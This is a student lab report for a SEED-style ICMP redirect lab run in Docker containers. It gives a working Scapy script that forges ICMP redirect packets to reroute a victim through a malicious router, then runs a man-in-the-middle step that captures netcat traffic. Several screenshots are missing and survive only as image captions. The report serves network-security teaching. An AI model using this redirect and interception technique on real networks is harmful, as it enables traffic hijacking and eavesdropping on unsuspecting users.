
**Ain Shams University**
**Faculty of Engineering**

# Lab 4

# ICMP Attacks

***Under Supervision of***

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**&**

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## *Submitted By:*

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## 1. Overview

This lab covers the following topics:

- The IP and ICMP protocols
- ICMP redirect attack
- Routing

## 2. Environment Setup

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup
[03/28/23]seed@VM:~/.../Labsetup$ dcbuild
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
[03/28/23]seed@VM:~/.../Labsetup$ dcup
Creating network "net-192.168.60.0" with the default driver
Creating host-192.168.60.5           ... done
Creating attacker-10.9.0.105         ... done
Creating host-192.168.60.6           ... done
Creating router                      ... done
Creating malicious-router-10.9.0.111 ... done
Creating victim-10.9.0.5             ... done
Attaching to router, host-192.168.60.6, victim-10.9.0.5, attacker-10.9.0.105, host-192.168.60.5, m
alicious-router-10.9.0.111
```


-Attacker

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup
[03/28/23]seed@VM:~/.../Labsetup$ docksh attacker-10.9.0.105
root@248beeab4a9b:/#
```


-Victim

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup
[03/28/23]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@995ce5a38992:/#
```


-Malicious Router




-Host (192.168.60.5)




-Checking victim is connected to host by pinging




-Containers & their IPs

| | |
|---|---|
| Victim | 10.9.0.5 |
| Attacker | 10.9.0.105 |
| Malicious Router | 10.9.0.111 |
| Host | 192.168.60.5 |


## 3. Task 1: Launching ICMP Redirect Attack

We will run this file on the Attacker Container.


```
  GNU nano 4.8                                    icmp1
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

```
root@248beeab4a9b:/# chmod a+x icmp1
root@248beeab4a9b:/# ./icmp1
.
Sent 1 packets.
```

We will trace out on the victim machine to check if the packet is rerouted or not using the following line.




We observe below that Victim still can take his normal route through normal router to the host.



ICMP redirect messages will not affect the routing table; instead, it affects the routing cache. So, we will display and clean the cache contents.

-Showing cache
Red Box is the Malicious Router IP & Blue Box is Victim IP

```
root@995ce5a38992:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 266sec
root@995ce5a38992:/#
```


-Cleaning Cache

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/..
root@995ce5a38992:/# ip route flush cache
root@995ce5a38992:/# ip route flush cache
root@995ce5a38992:/# ip route flush cache
root@995ce5a38992:/# ip route flush cache
root@995ce5a38992:/# ip route flush cache
root@995ce5a38992:/# ip route show cache
root@995ce5a38992:/# ip route show cache
root@995ce5a38992:/# ping 192.168.60.5 > log.txt
```

-Then we will send ICMP redirect messages again from Attacker

```
root@248beeab4a9b:/# ./icmp1
.
Sent 1 packets.
root@248beeab4a9b:/# ./icmp1
.
Sent 1 packets.
root@248beeab4a9b:/#
```

-Tracing Route at victim




Now, we can see “Malicious Router” in the route between the “Victim” and “Host”.

## 4. Task 2: Launching MITM Attack

-Disabling IP Forwarding from docker-compose.yml

```
malicious-router:
    image: handsonsecurity/seed-ubuntu:large
    container_name: malicious-router-10.9.0.111
    tty: true
    cap_add:
            - ALL
    sysctls:
            - net.ipv4.ip_forward=0
            - net.ipv4.conf.all.send_redirects=1
            - net.ipv4.conf.default.send_redirects=1
            - net.ipv4.conf.eth0.send_redirects=1
```

-Launching ICMP Attack from “Attacker”

```
root@248beeab4a9b:/# ./icmp1
.
Sent 1 packets.
```

-Redirecting the Victim to Host

```
root@995ce5a38992:/# ping 192.168.60.5 > log.txt
```

-Launching MITM Attack from “Malicious Router”

```
^Croot@40a51407e693:/# ./mitm.py
LAUNCHING TASK 2 MITM ATTACK.........
```

-Starting a TCP client and server program using netcat between “Host” & “Victim”

```
root@76ea86c205af:/# nc -lp 9090
```

```
root@995ce5a38992:/# nc 192.168.60.5 9090
```

-Writing at “Host” my Name

```
root@76ea86c205af:/# nc -lp 9090
AHMED MEKHEIMER
AHMED MEKHEIMER
```

-“Victim” receives

```
root@995ce5a38992:/# ping 192.168.60.5 > log.txt
root@995ce5a38992:/# nc 192.168.60.5 9090
AHMED MEKHEIMER
AHMED MEKHEIMER
```

-“Malicious Router” with its sniff-and-spoof program catches what was sent between Host & Victim

```
^Croot@40a51407e693:/# ./mitm.py
LAUNCHING TASK 2 MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AHMED MEKHEIMER\n', length: 16
.
Sent 1 packets.
*** b'AHMED MEKHEIMER\n', length: 16
```

**To be honest it sent multiple of “MY NAME” message I don’t know why.**